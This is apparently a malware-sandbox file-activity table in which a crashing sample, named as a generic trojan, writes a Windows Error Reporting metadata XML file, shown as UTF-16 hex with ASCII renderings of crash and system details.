C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	150	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.w.i.u.l.o.i.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.w.i.u.l.o.i.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 37 00 33 00 32 00 35 00 31 00 33 00 36 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.7.3.2.5.1.3.6.6.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.0.8.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.B.<./.F.l.a.g.s.>.	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 32 00 3a 00 33 00 31 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.2.:.3.1.Z.".>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 31 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.5.9.". .P.I.D.=.".7.1.4.0.". .U.p.t.i.m.e.M.S.=.".6.7.1.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t. i.o.n.M.S.=.".6.7.1.". .S.u.s. p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=.".1."	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 30 00 36 00 36 00 65 00 30 00 32 00 34 00 31 00 2d 00 61 00 62 00 64 00 35 00 2d 00 34 00 38 00 37 00 64 00 2d 00 62 00 39 00 37 00 62 00 2d 00 64 00 35 00 35 00 34 00 33 00 37 00 65 00 38 00 34 00 65 00 38 00 64 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.0.6.6.e.0.2.4.1.-.a.b.d.5.-.4.8.7.d.-.b.9.7.b.-.d.5.5.4.3.7.e.8.4.e.8.d.<./.G.u.i.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 32 00 3a 00 33 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.2.:.3.1.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
